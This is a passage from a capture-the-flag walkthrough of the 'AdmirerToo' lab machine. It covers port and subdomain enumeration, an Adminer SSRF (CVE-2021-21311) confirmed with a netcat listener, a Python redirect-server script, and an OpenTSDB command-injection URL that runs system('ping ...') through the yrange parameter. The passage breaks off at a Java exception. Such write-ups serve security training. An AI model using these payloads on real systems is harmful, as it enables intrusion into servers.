AdmirerToo

8st Jul 2021 / Document No D22.100.176

Prepared By: dotguy

Machine Author(s): polarbearer

Difficulty: Hard

Synopsis

AdmirerToo is a hard rated Linux machine. The initial port scan reveals a few filtered/internal ports along with port 22 running SSH & port 80, which is serving a photo gallery webpage. Enumerating the website leads us to the Adminer service running on one of the sub-domains. The installed version of the Adminer service is vulnerable to an SSRF vulnerability, CVE-2021-21311 which can be exploited to enumerate the service running on the internal port 4242. The internal port 4242 is running the OpenTSDB service which is vulnerable to CVE-2020-35476, allowing command injection via HTTP requests, through which we eventually get a shell as user `opentsdb`. System enumeration reveals credentials that can be used to move laterally and SSH into the remote host as user `jennifer`. Further host enumeration reveals that OpenCATS service is running on the internal port 8080 which is vulnerable to PHP Object Injection vulnerability that results in arbitrary file write (CVE-2021-25294). The remote host is also running `fail2ban` with mailing configuration that can be exploited by chaining together with the vulnerability present in OpenCATS to override the `whois` configuration file and obtain a `root` user shell.

Skills required

- Basic Linux Fundamentals

- Linux system enumeration

Skills learned

- CVE exploitation
- Exploiting SSRF (Server Side Request Forgery)

Enumeration

Nmap

Let us run a Nmap scan to discover the open ports of the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.1.11 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.129.1.11
```

```
$ nmap -p$ports -sV 10.10.11.137

Nmap scan report for 10.10.11.137
Host is up (0.27s latency).

PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open     http           Apache httpd 2.4.38 ((Debian))
4242/tcp  filtered vrml-multi-use
16010/tcp filtered unknown
16030/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The Nmap scan shows that OpenSSH and Apache are listening on their default ports. Three additional ports appear to be filtered by a firewall.

Apache

Browsing to port 80, a single web page containing an image gallery is displayed. The page contains no interesting information.



No apparent vulnerabilities are found on this page. When requesting a non-existing page on this website, the following Apache error message is displayed:



The IP address in the message is a `mailto` hyperlink to the address `webmaster@admirer-gallery.htb`. Let us fuzz for subdomains for `admirer-gallery.htb` with the `wfuzz` tool.


```
wfuzz -H 'Host: FUZZ.admirer-gallery.htb' -w /usr/share/dirbuster/directory-list-2.3-medium.txt --hh 14059 http://10.129.1.11
```

```
$ wfuzz -H 'Host: FUZZ.admirer-gallery.htb' -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
--hh 14099 http://10.10.11.137

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.137/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

[** SNIP **]

000000848:   200        62 L     169 W      2569 Ch     "db"
```


A subdomain called `db` was found. We must add the following entry to our `/etc/hosts` file in order to access this sub-domain in the browser.

```
echo "10.10.11.117    db.admirer-gallery.htb" | sudo tee -a /etc/hosts
```


Upon visiting `http://db.admirer-gallery.htb` with our web browser, it takes us to the Adminer login page. Adminer (formerly phpMinAdmin) is a full-featured database management tool written in PHP. The Adminer version (`4.7.8`) is displayed on the top of the page. Additionally, a database connection to `Admirer DB` seems to be already set up:



Clicking the `Enter` button does indeed allow us to access the database without supplying any credentials:



We can view data in the `gallery` database, which matches what we saw on the web page.



There doesn't seem to be any other potentially useful functionality available in this page.

Enumrating sub-directories on this sub-domain using `gobuster` reveals the existence of a `/plugins` directory.

```
gobuster dir -u http://db.admirer-gallery.htb -w /usr/share/wordlists/commmon.txt
```


```
$ gobuster dir -u http://db.admirer-gallery.htb -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://db.admirer-gallery.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

/plugins              (Status: 301) [Size: 385] [--> http://db.admirer-gallery.htb/plugins/]
/manual               (Status: 301) [Size: 384] [--> http://db.admirer-gallery.htb/manual/]

===============================================================
Finished
===============================================================
```

The `/plugins` directory is listable:

Index of /plugins

Name	Last modified	Size	Description
Parent Directory		-	
data/	2021-07-08 14:00	-	
oneclick-login.php	2021-07-07 08:01	2.7K	
plugin.php	2021-07-07 07:46	10K	

Apache/2.4.38 (Debian) Server at 10.129.1.11 Port 80



There doesn't seem to be much we can do with these files, so we leave them for now.

Foothold

Searching for potential security issues affecting Adminer 4.7.8, we come across an SSRF vulnerability labeled CVE-2021-21311. A report of this vulnerability, together with a PoC script to execute the redirection attack, are available. Attempting to follow the steps in the proof-of-concept, we immediately come to a halt because our login screen, unlike the one shown in the PoC, does not allow us to select the `Elasticsearch` system (or any other, it just shows the default login).

Trying to understand why this would be the case, we remember seeing a file called `oneclick-login.php` in the `plugins` directory. A quick Google search takes us to the Adminer Plugins page, where we find a link to the OneClick Login plugin. Another interesting thing we can see on the Adminer Plugins page is the following piece of code.


```
// include original Adminer or Adminer Editor
include "./adminer.php";
```

According to the documentation, running plugins requires a wrapper PHP script which includes the original `adminer.php` at the end. Since the page we are accessing (the wrapper) is called `adminer.php`, the original script must have a different name. Unfortunately, we are unable to find this file by running common web fuzzing tools.

Not being able to access the default login interface, we click the `Enter` button again from the OneClick Login page and inspect the POST request that is generated:

```
POST / HTTP/1.1
Host: db.admirer-gallery.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://db.admirer-gallery.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Origin: http://db.admirer-gallery.htb
Connection: close
Cookie: adminer_sid=on5ovmlino1hjq7spggqusak8b; adminer_key=5125ebcdd7e0709b019c1ba9ebd24dd4; adminer_permanent=
c2VydmVy-bG9jYWxob3N0-YWRtaXJlcl9ybw%3D%3D-YWRtaXJlcg%3D%3D%3AiDlgGYq3vQZon6FQ6IOMeRcj6GtlGa4z
Upgrade-Insecure-Requests: 1

auth%5Bdriver%5D=server&auth%5Bserver%5D=localhost&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=
admirer&auth%5Bpermanent%5D=1
```

To gain a better understanding of the situation, we can download Adminer 4.7.8 and run it locally on our local web server in order to intercept what a malicious request to the ElasticSearch system would look like:




```
POST /adminer-4.7.8.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/adminer-4.7.8.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Origin: http://localhost
Connection: close
Cookie: adminer_sid=r39urtfnog7n7a8rvstsar5n2f; adminer_key=18648fe464f0b2721ee34a8b8292171a; sidebar_collapsed=false; OFBiz.Visitor=
10001; adminer_version=4.8.1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.6&auth%5Busername%5D=&auth%5Bpassword%5D=&auth%5Bdb%5D=
```

Comparing this request to the request that was made to the remote host, we see that we have to change the `driver` parameter to `elastic` and the `server` parameter to match our IP address, in order to trigger the SSRF vulnerability on the remote host.

To confirm SSRF, we open a Netcat listener on port 80.

```
nc -lnvp 80
```

We intercept another login request and modify the parameters as follows.

```
auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.6&auth%5Busername%5D=admirer_ro&auth
%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpermanent%5D=1
```

```
POST / HTTP/1.1
Host: db.admirer-gallery.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://db.admirer-gallery.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Origin: http://db.admirer-gallery.htb
Connection: close
Cookie: adminer_sid=on5ovmlino1hjq7spggqusak8b; adminer_key=5125ebcdd7e0709b019c1ba9ebd24dd4; adminer_permanent=
c2VydmVy-bG9jYWxob3N0-YWRtaXJlcl9ybw%3D%3D-YWRtaXJlcg%3D%3D%3AiDlgGYq3vQZon6FQ6IOMeRcj6GtlGa4z
Upgrade-Insecure-Requests: 1

auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.10.14.6&auth%5Busername%5D=admirer_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=
admirer&auth%5Bpermanent%5D=1
```

After forwarding the request we get a hit on our listener:

```
$ nc -nvlp 80

listening on [any] 80 ...
connect to [10.10.14.124] from (UNKNOWN) [10.10.11.137] 50590
GET / HTTP/1.0
Authorization: Basic YWRtaXJlcl9ybzo=
Host: 10.10.14.124
Connection: close
Content-Length: 2
Content-Type: application/json

[]
```

According to the vulnerability description, we should now be able to trigger the SSRF by redirecting server requests to any URL of our choosing. To perform the redirection, we will use the following Python 2 script (provided in the PoC).

```
#!/usr/bin/env python

import SimpleHTTPServer
import SocketServer
import sys
import argparse

def redirect_handler_factory(url):
    """
    Returns a request handler class that redirects to supplied `url`
    """
    class RedirectHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
       def do_GET(self):
            self.send_response(301)
            self.send_header('Location', url)
            self.end_headers()

       def do_POST(self):
```

```
            self.send_response(301)
            self.send_header('Location', url)
            self.end_headers()

    return RedirectHandler


def main():

    parser = argparse.ArgumentParser(description='HTTP redirect server')

    parser.add_argument('--port', '-p', action="store", type=int, default=80,
help='port to listen on')
    parser.add_argument('--ip', '-i', action="store", default="", help='host interface
to listen on')
    parser.add_argument('redirect_url', action="store")

    myargs = parser.parse_args()

    redirect_url = myargs.redirect_url
    port = myargs.port
    host = myargs.ip

    redirectHandler = redirect_handler_factory(redirect_url)

    handler = SocketServer.TCPServer((host, port), redirectHandler)
    print("serving at port %s" % port)
    handler.serve_forever()

if __name__ == "__main__":
    main()
```


We remember seeing a few filtered ports in our initial Nmap scan. Let's try sending a request to port 4242.

```
python2 redirect.py -p 80 "http://127.0.0.1:4242/"
```

We send another Elasticsearch login attempt from Adminer and notice that a request is sent to our redirector:

```
$ python2 redirect.py -p 80 "http://127.0.0.1:4242/"

serving at port 80
10.10.11.137 - - [08/Jul/2021 00:46:05] "GET / HTTP/1.0" 301 -
```

The redirection is performed and the following error message is displayed on the Adminer page:



The page cannot be displayed because it requires JavaScript, but the most interesting part is the title: `OpenTSDB`.

OpenTSDB stands for Open Time Series Data Base. It is a scalable Time Series Database (TSDB) written on top of HBase. A time-series database (TSDB) is designed to store and retrieve data records that are part of a "time series", which is a set of data points that are associated with timestamps. The timestamps provide a critical context for each of the data points in how they are related to others.

A vulnerability affecting OpenTSDB 2.4.0, labelled CVE-2020-35476, allows command injection via HTTP requests using the `yrange` parameter. This is listed among common SSRF attacks.

To verify that we have RCE, we will attempt to generate a ping request from the target to our attacking machine. We run `tcpdump` to intercept ICMP packets.

```
tcpdump -i tun0 icmp
```

We run our redirect script again, this time using the payload from the issue page in the `yrange` parameter.

```
python2 redirect.py -p 80 "http://127.0.0.1:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('ping%20-c1%20<YOUR_IP_ADDRESS>')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```

When sending this malicious login request from Adminer, we are met with a Java runtime exception.

